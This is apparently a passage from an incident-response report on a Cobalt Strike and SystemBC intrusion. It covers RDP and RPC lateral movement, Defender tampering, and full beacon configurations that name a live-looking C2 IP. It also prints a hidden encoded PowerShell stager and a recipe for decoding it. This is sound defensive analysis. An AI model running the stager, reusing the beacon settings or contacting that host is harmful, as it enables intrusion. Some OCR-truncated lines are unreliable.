


The threat actor again executed a command to modify the registry key to enable Restricted Admin mode remotely via WMI. This activity was captured via Windows eventID 4688.



Remote Desktop Protocol

RDP was used to move laterally between several hosts. The diagram below shows the RDP connections made by the threat actor.



Windows eventlog for RDP “RemoteDesktopServices-RdpCoreTS/Operational” eventID 131 shows RDP activity with details like client IP and source port.


```
  <Channel>Microsoft-Windows-RemoteDesktopServices-
RdpCoreTS/Operational</Channel>
  <Computer>                                </Computer>
  <Security UserID="S-1-5-20" />
 </System>
 <EventData>
  <Data Name="ConnType">TCP</Data>
  <Data Name="ClientIP">                    :64046</Data>
 </EventData>
</Event>
```

Remote Service creation with MSRPC


The threat actor utilized RPC to create services remotely. Using MSRPC Service Control Manager(SCM) is a known Cobalt Strike feature to execute code on remote hosts. Here the CreateWowService call is used to run PowerShell command to disable Windows Defender Real Time Monitoring. Adding the password or NTLM hash in wireshark will decrypt the traffic.

Hands On Keyboard

Using a compromised account, the threat actor was observed moving payloads between hosts using Notepad. The file they dropped the content into was aptly named ‘payload.txt’.



The file payload.txt was captured on network share before the threat actor dropped the content into a text file with Notepad. The data contained both an encoded PowerShell command and several commands to disable functionality in windows defender.



We can see the threat actor then copied the data from Sysmon eventID 24, which also shows the threat actor hostname as DESKTOP-GRALDC5.

```
Clipboard changed:
RuleName: -
UtcTime: [redacted]
ProcessGuid: {9c211c88-9fff-63dc-f501-000000000400}
ProcessId: 5668
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Session: 1                                  Threat Actor Remote Proxy IP   Threat Actor Hostname
ClientInfo: user: [redacted] ip: 192.168.14.128 hostname: DESKTOP-GRALDC5
Hashes: SHA1=DA39A3EE5E6B4B0D3255BFEF95601890AFD80709,MD5=D41D8CD98F00B204E9800998ECF8
427E,SHA256=E3B0C44298FC1C149AFBF4C8996FB92427AE41E4649B934CA495991B7852B855,IMPHASH=0
0000000000000000000000000000000
Archived: true
User: [redacted]
```

Collection

Besides password related documents mentioned in credential access other sensitive files were accessed using WordPad. Some files of interest were legal-related files and folders such as Contracts.

```
\WORDPAD.EXE" "\[redacted]\[redacted]\Contracts\[redacted]docx"
```

Command and Control

Cobalt Strike

The Cobalt Strike server used for this intrusion has been tracked in the DFIR Report [threat intelligence feed](#) before the incident occured.


```
91.215.85.143:443
JA3: 72a589da586844d7f0818ce684948eea
JA3S: f176ba63b4d68e576b5ba345bec2c7b7
```

CS Stager


During the intrusion, we also observed the malicious PowerShell execution that contains base64 strings from the domain controller.

```
Process Create:
RuleName: technique_id=T1059.001,technique_name=PowerShell
UtcTime:
ProcessGuid: {9c211c88-a11c-63dc-0602-000000000400}
ProcessId: 2444
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.17763.1 (WinBuild.160101.0800)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoA
RgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBLADEAWABhADIALwBpAFMAQgBiADk
KwBVAEMANwB6AG0AcABuAC8AdgByAGMATQBKAE8AbgB0ADkARwA1AEwAdQAwAGkAVwBxADgAcgAzAGMAZQByAFUAdgBiAGMAdQBKAG0ASgAzAEoA
MwBGAGYASAA4AHkAaABLAEUAdQBIAFAAMgA1AHUAaABRADUAMQBBAHkASAAvAFoATwBmAFEAMQBpAEwAeQBVAG8ASwBLAFEAVABiAGcAZwA4AGwA
VABpAFcAbwA4AEQAQgA0AGMAdAB2AHYAegBWAFQAUwBsAEgASQB6AHYAUAA3AE4AbQBKAFMAawBxAEIAZwBRAFQAQgBLADgAZwBYAGgATAAyAEcA
UABmACsAcABIAHIAOABCADMAYwBtAHoASABCAEwASgAvADcANAA0ADkAYwA0AGYAbQB1ADkASABLAHYAYgBGAE8ASABKAFAAbQBjAGUAVQB3AFkA
RAByADIAZgBnAHQAVABQADIAWABPAEcAeQBzADEAWABzAHcARAA1ACsAdgBrAGwAdQA5AGEAeQBUAHoAOABGAHcAQwBOAHgASQBaAHcANQB6AFIA
RQAzAG8ARQBHAFcAZwBKAGEAcgBrAEUAegBpAHgAYwA1AFEAbwBBAGcAaQBLAFcAMABsAEMANABZAGcARwA5AFgAZQBTAGoALwBKAGMAdwBKAGEA
gBEAGUAYwBvAG0AcAByAGUAcwBzACkAKQApAC4AUgBlAGEAZABUAG8ARQBuAGQAKAApADsACgA=
CurrentDirectory:
User:
LogonGuid: {9c211c88-66ef-63c8-1110-060000000000}
LogonId: 0x61011
TerminalSessionId: 1
IntegrityLevel: High
Hashes: SHA1=6CBCE4A295C163791B60FC23D285E6D84F28EE4C,MD5=7353F60B1739074EB17C5F4DDDEFE239,SHA256=DE96A6E69944335375DC1AC238336066889D9FFC7D73628EF4FE1B1B160AB32C,IMPHASH=741776AACCFC5B71FF59832DCDCACE0F
ParentProcessGuid: {9c211c88-a0a2-63dc-fd01-000000000400}
ParentProcessId: 2496
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
ParentUser:
```

After decoding the base64 strings using CyberChef, the output generated looks cleaner. However, we also noticed the second layer of the obfuscation on the output below.




After initial Base64 decoding, we found the payload used the default Cobalt Strike XOR value of 35, allowing for the next step of decoding the payload based on the output below.




After decoding the second layer of obfuscation using the XOR key of 35, we have the next layer of base64 strings. We can use the XOR key 35 to decode this again. We can use the below CyberChef recipe as our next step.


```
Regular_expression('User defined','[a-zA-Z0-9+/=]{30,}',true,true,false,false,false,false,'List matcl
From_Base64('A-Za-z0-9+/=',true)
Gunzip()
Label('Decode')
Regular_expression('User defined','[a-zA-Z0-9+/=]{30,}',true,true,false,false,false,false,'List matcl
Conditional_Jump('',false,'',10)
From_Base64('A-Za-z0-9+/=',true)
XOR({'option':'Decimal','string':'35'},'Standard',false)
```



The data can be saved and parsed using the 1768.py tool from Didier Stevens that reveals the Cobalt Strike stager configuration, including the C2 IP (91.215.85[.]143) and the license-ID (watermark) (206546002), which is a well-known watermark used in multiple attacks based on our previous published reports.



The beachhead host using a Cobalt Strike beacon, injected into PowerShell and DLLHost processes; these served as the main ingress and egress command and control channel to 91.215.85[.]143:443



CS HTTP Beacon

The threat actor used Cobalt Strike HTTP Beacons for command and control communication. Three separate hosts were infected with a Cobalt Strike HTTP beacon communicating to IPv4 91.215.85[.]143:443.

Cobalt Strike HTTP Beacon configuration:


```
{
  "beacontype": [
    "HTTPS"
  ],
  "sleeptime": 22000,
  "jitter": 37,
  "maxgetsize": 13986556,
  "spawnto": "WzJAyjDIW7WfbjhHiN8wmQ==",
  "license_id": 206546002,
  "cfg_caution": false,
  "kill_date": null,
  "server": {
    "hostname": "91.215.85.143",
    "port": 443,
    "publickey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCN5UAJbAA83lOuZlkNoqHDAdV1F7OJnqUiF3kD6mwuXz
  },
  "host_header": "",
  "useragent_header": null,
  "http-get": {
    "uri": "/jquery-3.3.1.min.js",
    "verb": "GET",
    "client": {
      "headers": null,
      "metadata": null
    },
    "server": {
      "output": [
        "print",
        "append 1522 characters",
        "prepend 84 characters",
        "prepend 3931 characters",
        "base64url",
        "mask"
      ]
    }
  },
  "http-post": {
    "uri": "/jquery-3.3.2.min.js",
    "verb": "POST",
    "client": {
      "headers": null,
      "id": null,
```

```
      "output": null
    }
  },
  "tcp_frame_header": "AAWAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  "crypto_scheme": 0,
  "proxy": {
    "type": null,
    "username": null,
    "password": null,
    "behavior": "Use IE settings"
  },
  "http_post_chunk": 0,
  "uses_cookies": true,
  "post-ex": {
    "spawnto_x86": "%windir%\\syswow64\\dllhost.exe",
    "spawnto_x64": "%windir%\\sysnative\\dllhost.exe"
  },
  "process-inject": {
    "allocator": "NtMapViewOfSection",
    "execute": [
      "CreateThread 'ntdll!RtlUserThreadStart'",
      "CreateThread",
      "NtQueueApcThread-s",
      "CreateRemoteThread",
      "RtlCreateUserThread"
    ],
    "min_alloc": 17500,
    "startrwx": false,
    "stub": "yl5rgAigihmtjA5iEHURzg==",
    "transform-x86": [
      "prepend '\\x90\\x90'"
    ],
    "transform-x64": [
      "prepend '\\x90\\x90'"
    ],
    "userwx": false
  },
  "dns-beacon": {
    "dns_idle": null,
    "dns_sleep": null,
    "maxdns": null,
    "beacon": null,
    "get_A": null,
    "get_AAAA": null,
    "get_TXT": null,
    "put_metadata": null,
    "put_output": null
```

```
  },
  "pipename": null,
  "smb_frame_header": "AAWAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  "stage": {
    "cleanup": true
  },
  "ssh": {
    "hostname": null,
    "port": null,
    "username": null,
    "password": null,
    "privatekey": null
  }
}
```


Cobalt Strike SMB Beacon

The threat actor also used Cobalt Strike SMB beacons to chain beacons together for lateral movement. We observed four hosts where Cobalt Strike SMB beacons were used.

Cobalt Strike SMB beacon configuration:


```
{
  "beacontype": [
    "SMB"
  ],
  "sleeptime": 10000,
  "jitter": 0,
  "maxgetsize": 10485760,
  "spawnto": "WzJAyjDIW7WfbjhHiN8wmQ==",
  "license_id": 206546002,
  "cfg_caution": false,
  "kill_date": null,
  "server": {
    "hostname": "",
    "port": 4444,
    "publickey": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCN5UAJbAA83lOuZlkNoqHDAdV1F7OJnqUiF3kD6mwuXz
  },
  "host_header": null,
  "useragent_header": "",
  "http-get": {
    "uri": null,
    "verb": null,
    "client": {
      "headers": [],
      "metadata": null
    },
```

```
    "server": {
      "output": []
    }
  },
  "http-post": {
    "uri": "",
    "verb": null,
    "client": {
      "headers": [],
      "id": null,
      "output": null
    }
  },
  "tcp_frame_header": "AAWAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  "crypto_scheme": 0,
  "proxy": {
    "type": null,
    "username": null,
    "password": null,
    "behavior": null
  },
  "http_post_chunk": null,
  "uses_cookies": null,
  "post-ex": {
    "spawnto_x86": "%windir%\\syswow64\\dllhost.exe",
    "spawnto_x64": "%windir%\\sysnative\\dllhost.exe"
  },
  "process-inject": {
    "allocator": "NtMapViewOfSection",
    "execute": [
      "CreateThread 'ntdll!RtlUserThreadStart'",
      "CreateThread",
      "NtQueueApcThread-s",
      "CreateRemoteThread",
      "RtlCreateUserThread"
    ],
    "min_alloc": 17500,
    "startrwx": false,
    "stub": "yl5rgAigihmtjA5iEHURzg==",
    "transform-x86": [
      "prepend '\\x90\\x90'"
    ],
    "transform-x64": [
      "prepend '\\x90\\x90'"
    ],
    "userwx": false
  },
```

```
  "dns-beacon": {
    "dns_idle": null,
    "dns_sleep": null,
    "maxdns": 0,
    "beacon": null,
    "get_A": null,
    "get_AAAA": null,
    "get_TXT": null,
    "put_metadata": null,
    "put_output": null
  },
  "pipename": "\\\\.\\pipe\\mojo.5688.8052.1838949397870888770b",
  "smb_frame_header": "AAWAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  "stage": {
    "cleanup": true
  },
  "ssh": {
    "hostname": null,
    "port": null,
    "username": null,
    "password": null,
    "privatekey": null
  }
}
```


SystemBC


During the intrusion a PowerShell script named ‘s5.ps1’ was dropped to a users ‘AppData\Roaming’ folder.

```
Image: C:\Windows\SysWOW64\dllhost.exe
TargetFilename: C:\Users\[redacted]\AppData\Roaming\s5.ps1
```

s5.ps1 turned out to be a PowerShell version of SystemBC as described by Proofpoint. This PowerShell version has been appearing more frequently over the past few years [1,2,3].

Having a PCAP of the traffic, we could decrypt it and see that inside, it was running SOCKS v5 traffic.

The first 50 bytes of the first data packet are the encryption key starting with 0x00 and ending with 0x3a:



```
>>> s = "000102030405060708090a0b0c0d0e0f101112131415161718191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f30315079d9e018f7d16621f69bae103221576f07580875e0338643b29cc597e507faaa90c8726b0ee608144b18e4b57fa564f13a"
>>> b = binascii.unhexlify(s)
>>> b
b'\x00\x01\x02\x03\x04\x05\x06\x07\x08\t\n\x0b\x0c\r\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01Py\xd9\xe0\x18\xf7\xd1f!\xf6\x9b\xae\x102!Wo\x07X\x08u\xe03\x86C\xb2\x9c\xc5\x97\xe5\x07\xfa\xaa\x90\xc8rk\x0e\xe6\x08\x14K\x18\xe4\xb5\x7f\xa5d\xf1:'
```

